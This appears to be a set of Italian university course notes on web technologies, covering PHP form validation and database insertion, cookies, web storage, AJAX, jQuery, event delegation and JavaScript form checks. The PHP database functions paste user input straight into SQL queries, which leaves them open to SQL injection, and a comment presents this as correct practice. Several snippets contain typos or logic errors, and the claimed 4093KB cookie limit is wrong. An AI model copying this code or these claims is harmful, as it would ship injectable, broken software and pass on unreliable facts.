   window.location = http://www.sito.it/altra_pagina.html";
}
```

Modernizr è una libreria JavaScript che rileva le caratteristiche di HTML5 e CSS3 nel browser dell'utente. Consente agli sviluppatori di scrivere JavaScript e CSS condizionali per fornire esperienze migliorate o fallback per i browser più vecchi che potrebbero non supportare determinate funzionalità.

```
if (Modernizr.video) {
    //video supportato
} else { //video non supportato }

function isTagVideoSupported() {
    return !!document.createElement("video").canPlayType;
}
```

Una volta che Modernizr è stato incluso nella pagina web, è possibile utilizzare i suoi metodi di rilevamento delle caratteristiche per scrivere codice condizionale che viene eseguito solo se una particolare caratteristica è supportata. Modernizr può essere uno strumento utile per fornire un'esperienza migliorata agli utenti con browser moderni, assicurando al contempo che la pagina web sia ancora funzionale con i browser più vecchi o meno capaci.

Laboratorio 10: Completamento PHP

Prima cosa che era da fare: integrare i controlli per i campi da inserire nel DB, controllando la correttezza per pattern matching. Come si vede, si usa anche la funzione *ctype_digit*, che restituisce *true* se ogni carattere della stringa di testo è una cifra decimale, false altrimenti.
Da segnalare anche la creazione nella pagina presenta *nuovoGiocatoreLive.php* la presenza di una funzione di inserimento giocatori, la creazione del codice HTML utile per realizzare questo e il replace delle stringhe segnaposto:

```
$numeroMaglia = pulisciInput($_POST['maglia']);
    if (strlen($numeroMaglia) == 0){
        $messaggiPerForm .= '<li>Numero di maglia non inserito</li>';
    }
    else{
        if(!(ctype_digit($numeroMaglia))){ //ctype_digit() controlla se la stringa
contiene solo caratteri numerici
            $messaggiPerForm .= '<li>Il numero di maglia deve essere inserito come
numero</li>';
        }
    }

    $luogo = pulisciInput($_POST['luogo']);
```

```
    if (strlen($luogo) == 0){
        $messaggiPerForm .= '<li>Luogo non inserito</li>';
    }
    else{
        if(preg_match("/\d/", $luogo)){
            $messaggiPerForm .= '<li>Il luogo non può contenere numeri</li>';
        }
    }

    $altezza = pulisciInput($_POST['altezza']);
    if (strlen($altezza) == 0){
        $messaggiPerForm .= '<li>Altezza non inserita</li>';
    }
    else{
        if(!(ctype_digit($altezza)) && ($altezza > 129)){
            $messaggiPerForm .= '<li>L\'altezza deve essere un numero maggiore di
130</li>';
        }
    }

    $squadra = pulisciInput($_POST['squadra']);
    if (strlen($squadra) == 0){
        $messaggiPerForm .= '<li>Squadra non inserita</li>';
    }
    else{
        if(preg_match("/\d/", $squadra)){
            $messaggiPerForm .= '<li>La squadra non può contenere numeri</li>';
        }
    }

    $ruolo = pulisciInput($_POST['ruolo']);
    if (strlen($ruolo) == 0){
        $messaggiPerForm .= '<li>Ruolo non inserito</li>';
    }
    else{
        if(preg_match("/\d/", $ruolo)){
            $messaggiPerForm .= '<li>Il ruolo non può contenere numeri</li>';
        }
    }

    $magliaNazionale = pulisciInput($_POST['magliaNazionale']);
    if (strlen($magliaNazionale) == 0){
        $messaggiPerForm .= '<li>Maglia nazionale non inserito</li>';
    }
    else{
        if(!(ctype_digit($magliaNazionale))){
            $messaggiPerForm .= '<li>Il numero di maglia nazionale deve essere
inserito come numero</li>';
        }
    }
```

```
    $punti = pulisciInput($_POST['punti']);
    if (strlen($punti) == 0){
        $messaggiPerForm .= '<li>Punti non inseriti</li>';
    }
    else{
        if(!(ctype_digit($punti))){
            $messaggiPerForm .= '<li>I punti devono essere inseriti come
numero</li>';
        }
    }

    $note = pulisciNote($_POST['note']);
    if (strlen($note) == 0){
        $messaggiPerForm .= '<li>Note non inserite</li>';
    }
    else{
        if(preg_match("/\d/", $note)){
            $messaggiPerForm .= '<li>Le note non possono contenere numeri</li>';
        }
    }

    $riconoscimenti = pulisciInput($_POST['riconoscimenti']);
    if (strlen($riconoscimenti) == 0){
        $messaggiPerForm .= '<li>Riconoscimenti non inseriti</li>';
    }
    else{
        if(preg_match("/\d/", $riconoscimenti)){
            $messaggiPerForm .= '<li>I riconoscimenti non possono contenere
numeri</li>';
        }
    }

    if($messaggiPerForm == ""){ //se non ci sono messaggi di errore
        $connessione = new DBAccess();
        $connOK = $connessione->openDBConnection();
        if($connOK){
            //si può sia lavorare prendendo l'input che usando un array associativo
            $queryOK = $connessione->insertNewPlayer($nome, $cognome, $dataNascita,
$numeroMaglia, $luogo, $altezza, $squadra, $ruolo, $magliaNazionale, $punti, $note,
$riconoscimenti);
            if($queryOK){
                //sempre dare feedback all'utente anche quando le cose vanno bene
                //attenzione: tutti i messaggi di errore devono essere chiari, gli
input devono essere controllati bene,
                //non si deve disorientare l'utente e tutto deve essere accessibile
                //attenzione all'errore 404

                //L'area a cui si accede dopo il login e si deve entrare nella
dashboard dell'utente (non in home)
```

```
                //occorre "premiare" l'utente, dicendogli cosa deve fare in più
                $messaggiPerForm = '<div id = "messageErrors"><p>L\'inserimento è
avvenuto con successo</p></div>';
            }
            else{
                $messaggiPerForm = '<div id = "messageErrors"><p>Problema
nell\'inserimento dei dati, controlla se hai
                usato caratteri speciali</p></div>';
            }
        }
        else{
            $messaggiPerForm = '<div id = "messageErrors"<p>I nostri sistemi sono
al momento non funzionanti,
            ci scusiamo per il disagio</p></div>';
        }
    }
    else{
        $messaggiPerForm = '<div id = "messageErrors"><ul>' . $messaggiPerForm .
'</ul></div>';
    }
$paginaHTML = str_replace("<messaggiForm />", $messaggiPerForm, $paginaHTML);
//sostituisce il valore del segnaposto con il codice corrispondente
$paginaHTML = str_replace("<valoreNome />", $nome, $paginaHTML); //sostituisce il
valore del segnaposto con il codice corrispondente
$paginaHTML = str_replace("<valData />", $dataNascita, $paginaHTML);
$paginaHTML = str_replace("<valLuogo />", $luogo, $paginaHTML);
$paginaHTML = str_replace("<valoreAltezza />", $altezza, $paginaHTML);
$paginaHTML = str_replace("<valoreSquadra />", $squadra, $paginaHTML);
$paginaHTML = str_replace("<valoreRuolo />", $ruolo, $paginaHTML);
$paginaHTML = str_replace("<valoreMagliaNazionale />", $magliaNazionale,
$paginaHTML);
$paginaHTML = str_replace("<valorePunti />", $punti, $paginaHTML);
$paginaHTML = str_replace("<valoreNote />", $note, $paginaHTML);
$paginaHTML = str_replace("<valoreRiconoscimenti />", $riconoscimenti,
$paginaHTML);
```

Dentro al file di connessione, andiamo a creare le funzioni di inserimento/cancellazione dal DB. Come si può notare, si adottano le virgolette, tale da non avere errori nell'elaborazione dei campi.

```
public function insertNewPlayer($nome, $cognome, $dataNascita, $numeroMaglia,
$luogo, $altezza, $squadra, $ruolo, $magliaNazionale, $punti, $note,
$riconoscimenti){
        //le virgolette servono per evitare errori di sintassi e la query non
compilerebbe (non riconoscerebbe le variabili)
        $query = "INSERT INTO giocatori (nome, cognome, dataNascita, numeroMaglia,
luogo, altezza, squadra, ruolo, magliaNazionale, punti, note, riconoscimenti)
        VALUES(\"$nome\", \"$cognome\", \"$dataNascita\", \"$numeroMaglia\",
\"$luogo\", \"$altezza\", \"$squadra\", \"$ruolo\", \"$magliaNazionale\",
\"$punti\", \"$note\", \"$riconoscimenti\")";

        //alternativamente si sceglie tra questo modo e mysqli_affected_rows
```

```
        $queryResult=mysqli_query($this->connection, $query) or die("Errore in
openDBConnection: ".mysqli_error($this->connection));

        if(mysqli_affected_rows($this->connection) > 0){ //se ci sono dei dati da
ritornare
            return true;
        }
        else{
            return false;
        }
    }

    public function deletePlayer($id){
        $query = "DELETE FROM giocatori WHERE ID = $id";

        $queryResult=mysqli_query($this->connection, $query) or die("Errore in
openDBConnection: ".mysqli_error($this->connection));

        if(mysqli_affected_rows($this->connection) > 0){ //se ci sono dei dati da
ritornare
            return true;
        }
        else{
            return false;
        }
    }
}
```

JavaScript: Esempi di gestione codice, Cookie, Ajax, jQuery, Progressive Enhancement, Event Delegation


Il successivo esempio mostra come spedire una mail con JS, controllando se la e-mail è valida e, se non lo fosse, viene mostrato un alert e il focus ritorna al campo e-mail. Questa è una buona funzione per evitare l'utilizzo di una API mail esterna, tuttavia dipende dalla corretta configurazione del browser/client e-mail dell'utente e *mailto* potrebbe non essere da tutti supportato/potrebbe non permettere certi caratteri speciali.


```
function Email() {
      var email = document.getElementById('email').value;
      var oggetto = document.getElementById('oggetto').value;
      var testo = document.getElementById('testo').value;
      var pos = email.search(/^([\w\-\+\.]+)@([\w\-\+\.]+).([\w\-\+\.]+)$/);
      if (pos != 0) {
         alert('Inserire un indirizzo Email valido!');
         document.getElementById('email').value = '';
         document.getElementById('email').focus();
      }
      else if (testo == '') {
         alert('Il campo \"Messaggio\" è obbligatorio!');
           document.getElementById('testo').focus()
         }
         else {
            location.href = 'mailto:' + email + '?Subject=' + oggetto +
                  '&Body=' + testo;
         }
   }
```

Il seguente esempio permette di ordinare un array (sapendo che *sort* esegue un ordinamento lessicografico di default, altrimenti se è dato numerico esegue l'ordinamento corretto).
{return a-b} esegue l'ordinamento crescente dell'array di punti, mentre *{return b-a}* lo farebbe decrescente:

```
<button onclick="myFunction()">Ordina in modo ascendente</button>

<p id="demo"></p>


<script>
 var points = [40, 100, 1, 5, 25, 10];
 document.getElementById("demo").innerHTML = points;

 function myFunction() {
     points.sort(function(a, b){return a-b});
     document.getElementById("demo").innerHTML = points;
 }
</script>
```

In base ai campi su cui vado sopra, all'evento hover si segnala come va inserito il campo. Come si vede, viene inserito un controllo per esempio andando sul campo di inserimento nome:





In questo esempio, si vede esattamente come funziona, dando un array (*aiuti*) che segnala quale sia l'errore e su che campo, sulla base dell'attivazione di uno specifico evento, dunque puntatore fuori dall'area interessata (*onmouseout*) oppure sopra l'area interessata (*onmouseover*):

```
<script language="text/javascript">
   <!--
   var aiuti = ["Inserisci il nome in questo modo:\n \t nome cognome",
            "L'email deve avere questa forma: \n \t login@dominio",
            "La login deve avere almeno 6 caratteri",
            "La password deve contenere almeno 6 caratteri e deve
   contenere almeno un valore numerico",
            "Qui ci sono i messaggi di aiuto per compilare la form.
   Metti il mouse sopra un campo per ottenere l'aiuto"];

   function messages(n_messaggio){
      document.getElementById("aiuti").value=aiuti[n_messaggio];
   }
   //-->
</script>
```

```
<form id="f_email" action="#" >
   <fieldset>
   <label for="nome"> Nome:</label> <input type="text" id="nome"
   onmouseover="messages(0)" onmouseout="messages(4)" />
   <label for="email">Email:</label> <input type="text" id="email"
   onmouseover="messages(1)" onmouseout="messages(4)" />
   <label for="login">Login:</label> <input type="text" id="login"
   onmouseover="messages(2)" onmouseout="messages(4)" />
   <label for="passwd">Password:</label> <input type="text" id="passwd"
   onmouseover="messages(3)" onmouseout="messages(4)" />
   <label for="aiuti">Istruzioni:</label>
   <textarea id="aiuti" rows="4" cols="50" ></textarea>
   </fieldset>
</form>
```

- Possiamo usare *onfocus/onblur* per la tastiera, ma anche *ontouch* per il mobile
  - *onfocus* viene attivato quando un elemento riceve il focus, con un clic o con un tab
  - *onblur* viene attivato quando un elemento perde il focus, usando tab o lasciando l'elemento, andando anche ad un altro
- Si può inoltre aggiungere *onload* per il caricamento di uno specifico link/pagina e poi aggiungere direttamente lo script JS

Vediamo un esempio più complesso, in cui si vuole popolare questa tabella con le informazioni sul browser:

```
<table id="table">
        <tr><td>appName</td><td></td></tr>
        <tr><td>appVersion</td><td></td></tr>
        <tr><td>userAgent</td><td></td></tr>
        <tr><td>platform</td><td></td></tr>
        <tr><td>onLine</td><td></td></tr>
        <tr><td>geolocation</td><td></td></tr>
        <tr><td>javaEnabled()</td><td></td></tr>
        <tr><td>cookieEnabled</td><td></td></tr>
</table>
```

La precedente tabella non ha il *th* e la tabella non è corretta a livello di validazione; si mostra solo per far vedere di usare JS.
Considero la tabella da cui prendo i dati, il Navigator per prendere i dati informativi dal browser, l'array contenente tutte le info. Prendiamo un array per tutte le righe, ci cicla sopra e popola le celle:

```
function giveInformations(){
        var table = document.getElementById("table");
        var i;
        var _n = window.navigator; // oggetto navigator
        // array delle info del browser
        var b_infos = [_n.appName, _n.appVersion, _n.userAgent,
                        _n.platform, _n.onLine, _n.geolocation,
                        _n.javaEnabled(), _n.cookieEnabled];
        // tr della tabella
        var trs = table.getElementsByTagName("tr");
        for(i = 0; i < trs.length; i++)  {
                // popola ogni seconda cella
                var td_2 = trs[i].getElementsByTagName("td")[1];
                td_2.textContent = b_infos[i];
        }
}
```

Ora parliamo dei *cookie*, piccoli file di testo memorizzati sul computer dell'utente, e scambiati tra client e server, che contengono informazioni salvate dai siti web (funzionano a coppie chiave-valore).
Sono usati per memorizzare in modo permanente delle informazioni univoche rispetto ad un utente, in modo da poterlo riconoscere e/o poterle riusare; questo conduce a *problemi di privacy*.
Si deve far attenzione al fatto che i cookie possono essere eliminati o disabilitati dall'utente.

Ogni cookie contiene dei parametri, tra cui:

- nome: un nome identificativo per il cookie
- valore: il valore da memorizzare
- scadenza (*expiration date*): è opzionale, stabilisce la data di scadenza del cookie, cioè la data dopo la quale questi vengono eliminati dal disco rigido dell'utente (può essere un modo per cancellarlo)

Buon esempio di cookie da seguire → Sito Illy (emotional design)
Il feedforward può essere un buon modo di evitare il disorientamento dell'utente.

Esempi di funzioni di gestione dei cookie (imposta i cookie con durata e data di scadenza, funzione di rimozione, lettura del gruppo di cookie):

Creazione e distruzione di un cookie

```
// imposta il cookie con nome = valore per la durata di giorni
function setCookie(nome, valore, giorni) {
  var oggi = new Date();
  var scadenza= new Date();
  scadenza.setTime(oggi.getTime() + 24 * giorni * 3600000);
  document.cookie = nome + "=" + escape(valore) +"; expires=" +
                    scadenza.toGMTString();
}

// rimuove un cookie
function delCookie(nome) {
  setCookie(nome, "");
}
```


Accesso ad un cookie

```
// restituisce il valore del cookie nome
function getCookie(nome) {
  // genera un array di coppie "Nome = Valore" separate da ';'
  var asCookies = document.cookie.split("; ");
  var  stringa="";
  // ciclo su tutti i cookies
  for (var i = 0; i < asCookies.length; i++){
    // leggo singolo cookie "Nome = Valore"
    var info = asCookies[i].split("=");
    if (nome == info[0]) {
      stringa = unescape(info[1]);
    }
  }
  return stringa;}          //stringa="" se il cookie non esiste
```

I cookie possono essere utilizzati per riconoscere un utente (o capire se, selezionando un prodotto, lo vuole togliere dal carrello). Il seguente codice legge l'utente, mentre l'altra funzione prende il nome e lo mostra a schermo per "salutare" l'utente (usando i cookie, chiaramente), come si vede a fianco:

Utilizzo dei cookie per riconoscere un utente

```
function legginome(){
      var nome=prompt("Inserisci il nome");
      setCookie("utente",nome,2);
      leggiutente();
   }
 function leggiutente(){
      var utente=getCookie("utente");
      if (utente!="")  stringa_path="Bentornato " + utente + "...";
      document.getElementById("path").innerHTML =stringa_path;
   }

<body onload="leggiutente();">
...
<a href="javascript:legginome();">Crea un cookie con il tuo utente</a>
```



Scritto da Gabriel

Il sempre più frequente uso degli smartphone impone di non fare sempre affidamento sulla rete. L'utente si sposta, anche in zone dove non è presente il segnale (normalmente, i cookie hanno un limite di 4093KB per tutti i cookie di un dominio).

Come soluzione, gli oggetti web storage *localStorage* e *sessionStorage* permetto di salvare le coppie key/value nel browser. Ciò che è interessante è che i dati rimangono memorizzati anche in seguito al ricaricamento della pagina (per sessionStorage) e anche in seguito a un riavvio del browser (per localStorage).
Non c'è alcuna differenza tra loro, tranne che per la "non persistenza" di sessionStorage.

- I dati memorizzati in localStorage persistono fino a quando non vengono esplicitamente cancellati. Le modifiche apportate sono salvate e disponibili per tutte le visite attuali e future al sito.
- Per i dati di sessionStorage, le modifiche sono disponibili solo per ogni scheda. Le modifiche apportate sono salvate e disponibili per la pagina corrente di quella scheda, finché non viene chiusa. Una volta chiusa, i dati memorizzati vengono eliminati. Questo è in generale più sicuro.

Altra possibile soluzione è *IndexedDB*, un sistema di tabelle indicizzate piuttosto che un database relazionale. È in realtà un database non relazionale NoSQL, come MongoDB.
Le voci sono sempre memorizzate a coppie: chiavi e valori. In questo caso, il valore riguarda un oggetto e la chiave è la proprietà associata. Esistono anche degli indici, che permettono di effettuare una ricerca rapida.

La successiva condizione controlla "supporto da parte della finestra – accettazione da parte dell'utente". Invertire le due clausole della condizione può dare errore.

```
If ('localStorage' in window && window.localStorage !==null){
        //possiamo usare localStorage
        localStorage.setItem('key', 'value');
        localStorage.setItem('myObject', JSON.stringify(myObject));
        …
        var myValue = localStorage.getItem('key');
        var myObject = JSON.parse(localStorage.getItem('myObject'));
}
```

AJAX è l'acronimo di Asynchronous JavaScript and XML e realizza uno scambio asincrono di dati:

- lo scambio di dati avviene in background
- non è richiesto di ricaricare la pagina

La pagina HTML chiamante deve contenere:

- la chiamata allo script JavaScript (pulsante o evento)
- un elemento (ex. div,select, etc) dove inserire il contenuto

Il metodo AJAX principale è *XMLHttpRequest*, che permette di inviare richieste HTTP e ricevere risposte in modo asincrono. Viene usato in generale come test di API REST oppure per recupero dati in snippets.

Pro:

- Permette un'esperienza utente più fluida e reattiva, in quanto i dati possono essere recuperati e visualizzati in tempo reale senza la necessità di aggiornare la pagina web
- Riduce la quantità di dati da trasmettere in rete, poiché vengono richiesti e restituiti solo i dati necessari, anziché l'intera pagina web
- Permette di creare applicazioni web più interattive e dinamiche, in quanto i dati possono essere caricati e visualizzati al volo senza che l'utente debba navigare in una nuova pagina web

Contro:

- Può essere più complesso da implementare, poiché richiede l'uso di JavaScript e spesso comporta la gestione di richieste e risposte asincrone

- Può essere meno accessibile per gli utenti disabili o per quelli che hanno JavaScript disabilitato nel proprio browser, in quanto la pagina web potrebbe non funzionare correttamente o non visualizzare affatto il contenuto senza il supporto di JavaScript
- Può essere più difficile da testare e da debuggare, poiché comporta più livelli di interazione tra il client e il server
- Può essere più difficile implementare la cache e il supporto offline, poiché i dati recuperati potrebbero non essere memorizzati localmente o cambiare frequentemente

jQuery è una libreria JavaScript veloce, piccola e ricca di funzioni che facilita la scrittura di codice lato client per le applicazioni web. Fornisce una serie di funzioni di utilità e una sintassi semplice per la manipolazione del DOM (Document Object Model), rendendo più facile l'attraversamento, la selezione e la manipolazione degli elementi in una pagina web. Essa va scaricata ed inclusa nelle pagine. In jQuery, gli elementi si *selezionano* secondo la sintassi *$(selector).action()*, modificando gli elementi come serve.

L'uso di jQuery può avere diversi vantaggi:

- Semplifica e velocizza il processo di scrittura del codice JavaScript per la manipolazione del DOM e la gestione degli eventi.
- Fornisce una sintassi coerente e un'ampia libreria di funzioni di utilità per le attività più comuni, riducendo la necessità di scrivere codice personalizzato o di utilizzare più librerie.
- È ampiamente supportato e largamente utilizzato, quindi esiste un'ampia comunità di sviluppatori e risorse disponibili per il supporto e l'apprendimento.

Tuttavia, l'uso di jQuery presenta anche alcuni potenziali svantaggi:

- Può aggiungere una quantità significativa di codice alla pagina web, che può aumentare il tempo di caricamento e diminuire le prestazioni, soprattutto sui dispositivi con risorse limitate.
- Può rendere più difficile l'ottimizzazione o il debug del codice, poiché astrae da molti dei dettagli sottostanti del DOM e di JavaScript.
- Può essere più difficile integrarsi con altre librerie o framework che hanno una sintassi o caratteristiche personalizzate.
- Potrebbe non essere necessario o appropriato in tutti i casi, soprattutto se si devono eseguire solo compiti semplici o se si sta costruendo un'applicazione semplice o leggera

È molto importante assicurarsi che le librerie esterne siano disponibili perché ci sono stati diversi esempi nella storia del web di blackout di siti dovuti all'indisponibilità di una libreria esterna.
Ci sono troppi fattori su cui non abbiamo il controllo quando eseguiamo codice su browser.

Per esempio, il seguente codice basato su jQuery controlla se la libreria sia presente e, nel caso non lo sia, ritorna:

```
<script src="http://ajax.googleapis.com/path/jquery.js"></scripts>
<script>windows.jQuery || document.write('<script
        src="mioserver/jQuery.js"><\/script>')</scripts>

If(typeof(jQuery) =='undefined'){ return;}
```

Regole per il progressive enhancement:

- Progettare una versione base che funzioni senza JavaScript
  - Anche nel caso di errore più catastrofico gli utenti saranno in grado di eseguire le funzionalità di base
- Programmare sulla difensiva
  - A differenza di HTML o CSS, JavaScript non è tollerante ai guasti, basta un errore e si ferma l'esecuzione
  - Usare la *feature detection*, quindi capire le caratteristiche del dispositivo/browser e settare l'applicazione nel modo corretto. Questo assicura che funzioni bene su un grande insieme di dispositivi.
    - Nel caso una caratteristica non sia supportata, fornire dei *fallback* (opzioni sicure quando la soluzione principale non è disponibile oppure non accessibile per dispositivi vecchi, etc.)
  - Guardare prima di agire: non si può dare per scontata la presenza di altri elementi oltre a html, head e body, si deve cercare un elemento prima di usarlo
  - Delegare i comportamenti: l'ascolto degli eventi può essere fatto sull'elemento body che poi cerca l'elemento a cui siamo interessati
  - Testare il supporto alle caratteristiche (eseguire spesso test e debug)
  - Controllare la presenza delle librerie
  - Stabilire requisiti minimi
  - Tagliare le perdite
  - Usare controlli sui singoli elementi piuttosto che sull'intera struttura

Event delegation è un pattern molto utile per gestire il DOM.
Consente di collegare un singolo gestore di eventi a un elemento genitore, invece di collegare un gestore di eventi a ogni singolo elemento figlio. Questo può essere utile quando si ha un gran numero di elementi figli che devono rispondere allo stesso evento, in quanto consente di evitare di allegare più gestori di eventi e può migliorare le prestazioni dell'applicazione.

Per implementare la delega degli eventi, si può usare il metodo *addEventListener()* sull'elemento genitore e specificare il tipo di evento e una funzione di callback. All'interno della funzione di callback, è possibile utilizzare la proprietà *event.target* per determinare quale elemento figlio ha scatenato l'evento.
Più precisamente:

- Si mette l'handler nell'elemento contenitore
- Si verifica che elemento ha scatenato l'evento (*event.target*)
- Se l'evento si è verificato all'interno di un elemento che dobbiamo gestire, si esegue la funzione associata con l'handler

Con una funzione gestisco tutto:

Esempio

```
container.onclick = function(event) {
    if (event.target.className != 'remove-button') return;

    let pane = event.target.closest('.pane');
    pane.remove();
};
```

Tecnologie Web - 66

Questo codice imposta un event listener per l'evento *click* sull'elemento *container*. Quando l'evento *click* viene attivato, viene eseguita la funzione.

La funzione controlla innanzitutto se l'elemento che è stato cliccato ha una classe di tipo *remove-button*. Se uno degli elementi contenuti ha la classe *remove-button*, la funzione continua a essere eseguita.

La funzione utilizza quindi il metodo *closest()* per trovare l'elemento antenato più vicino con classe *pane*. Utilizza quindi il metodo *remove()* per rimuovere tale elemento dal DOM.

Un potenziale vantaggio di questo approccio è che consente di aggiungere un pulsante di rimozione a più elementi all'interno dell'elemento contenitore e di gestirli tutti con lo stesso ascoltatore di eventi (un handler solo). Questo può rendere più facile la manutenzione del codice, che diventa sempre più grande (se si aggiungono o rimuovono componenti, non c'è necessità di modifiche al codice).


Un potenziale svantaggio è che se l'elemento contenitore ha molti elementi annidati e si fa spesso clic su elementi che non sono il pulsante di rimozione, ciò potrebbe comportare un'elaborazione non necessaria, poiché la funzione controlla il nome della classe dell'elemento cliccato e attraversa il DOM per trovare l'elemento del riquadro. Questo potrebbe potenzialmente portare a prestazioni più lente se ci sono molti elementi all'interno del contenitore (l'handler sul container potrebbe attivarsi anche per eventi, a qualunque livello, che in realtà non andrebbero gestiti).

Testare quindi le funzionalità è importante, controllando i requisiti minimi (esempio a lato considera attributi HTML5).

Controllare i requisiti minimi

```
If ( 'querySelector' in document &&
     'localStorage' in windows &&
     'addEventListener' in window) {

          //browser HTML5

}
```

Alcuni errori da evitare:



Laboratorio 11 – JavaScript e controlli inserimento campi nel form, gestione errori

Alcune indicazioni semplici:

- *onload* mette i suggerimenti
- *onfocus* li cancella affinché il campo sia vuoto
- *onblur* fa i controlli

Occorre anche considerare l'evento in cui clicco la form(non vogliamo tutti i campi vuoti)

I controlli JS si fanno con tutti input di tipo text (per non far prevalere il browser)

Stile al campo input quando i controlli HTML5 sono sbagliati → CSS :invalid (non è sufficiente da solo, in quanto non è accessibile). Ecco perché questo va fatto in JS.

Scritto da Gabriel

Creare un JS gestibile in modo semplice garantendo scambio con una semplice struttura dati rende solo estensibile.

Associo i controlli JavaScript agli errori PHP, anche come sorta di fallback; un pattern comune, al di là delle invocazioni di menù, è proprio la gestione degli errori nei progetti.
L'idea è di associare un controllo ad ogni singolo campo (soluzione semplice):

```
<form method="post" action="nuovoGiocatore.php"
                onsubmit="return validazioneForm();">
  ...
  <span><input type="text" id="nome" onblur="checkNome();" />
  </span>
  ...
  <span><input type="text" id="squadra" onblur="checkSquadra();" />
  </span>
  ...
  <input type="submit" id="submit" name="submit"
                        value="Inserisci personaggio" />
  <input type="reset" id="reset" value="Cancella tutto" />
</form>
```

Controllo del nome

```
function checkNome() {
    var text = document.getElementById("nome").value;
    if ((text.search(/^\w{2,}/) != 0)) {
        mostraErrore(document.getElementById("nome"),
                    "Inserire un nome di lunghezza almeno 2");
        return false;
    } else {
        deleteErrore(document.getElementById("nome"));
        return true;
    }
}

/[a-zA-Z\ \']/
```

Controllo della squadra

```
function checkSquadra() {
    var text = document.getElementById("colore").value;
    if ((text.search(/[a-zA-Z]{2,}$/) != 0)) {
        mostraErrore(document.getElementById("squadra"),
                "Inserire un valore testuale di lunghezza almeno 2");
        return false;
    } else {
        deleteErrore(document.getElementById("squadra"));
        return true;
    }
}
```

Controllo della Maglia

```
function checkMaglia() {
    var text = document.getElementById("maglia").value;
    if ((text.search(/\d{2}$/) != 0)) {
        mostraErrore(document.getElementById("maglia"),
                "Inserire un valore numerico");
        return false;
    } else {
        deleteErrore(document.getElementById("maglia"));
        return true;
    }
}
```

Altra idea è utilizzare un array associativo per tutti i campi, più estensibile e non dipendente dai singoli campi. Useremo sempre l'array associativo e preserviamo la separazione tra presentazione e struttura con una singola chiamata alla funzione *validazioneForm()*. Inoltre, la funzione *caricamento()* deve essere chiamata al caricamento della pagina.

```
<form method="post" action="php/nuovoGiocatore.php" onsubmit="return
    validazioneForm();">
```

La parte JS è come segue:

```
<script type="text/javascript">

    /**
     * chiave: nome dell'input che cerco
     * [0]: Prima indicazione per la compilazione dell'input
     * [1]: espressione regolare da controllare
     * [2]: Hint nel caso in cui input fornito sia sbagliato
     */
    var dettagli_form = {
        "nome": ["Nome e cognome del giocatore", /^[a-zA-Z\ \']{
            2,}$/, "Inserire un nome di lunghezza almeno 2 e
            non sono ammessi numeri"], // \w a-z, A-Z, 0-9 ' _
        qualsiasi carattere che possa essere incluso in una
        parola
        //"altezza":["Altezza in cm",/\d{3}/,"Inserire un
```

```
altezza in cm senza unità di misura"],
"squadra": ["Squadra in cui gioca durante il campionato"
    , /^\w{2,}$/, "Inserire un testo di lunghezza
    almeno 2"],
//"maglia":[" ",/\d{2}/,"Inserire un numero di maglia"],
"ruolo":[" ",/^\w{2,}$/,"Inserire un ruolo"],
//"magliaNazionale":[" ",/\d{2}/,"Inserire un numero di
maglia"],
"riconoscimenti": ["Riconiscimenti ottenuti dal
    giocatore", /.{10,}/, "La descrizione dei
        riconoscimenti deve essere lunga almeno 10 caratteri
        "], // . indica qualsiasi carattere
    "note": ["Note sulla carriera del giocatore", /.{0,}/, "
        Nessun controllo"]
};
```

Similmente, abbiamo la citata funzione caricamento che controlla, per ogni chiave nel form, la corrispondenza come campo di testo semplice e prende sempre il primo campo di questo; per ognuno, attiva la chiamata agli eventi *onfocus* e *onblur*:

```
function caricamento() {
    for(var key in dettagli_form) {
        var input = document.getElementById(key);
        campoDefault(input);
        input.onfocus = function(){ campoPerInput(this); };
        input.onblur = function(){ validazioneCampo(this); }
            ;
    }
}

function campoDefault(input) {
    input.className = "default-text";
    input.value = dettagli_form[input.id][0];
}
```

Se il campo corrisponde a quanto preso dalla form, svuotiamolo:

```
function campoPerInput(input) {
    if (input.value == dettagli_form[input.id][0]) {
        input.value = "";
        input.className = "";
    }
}
```

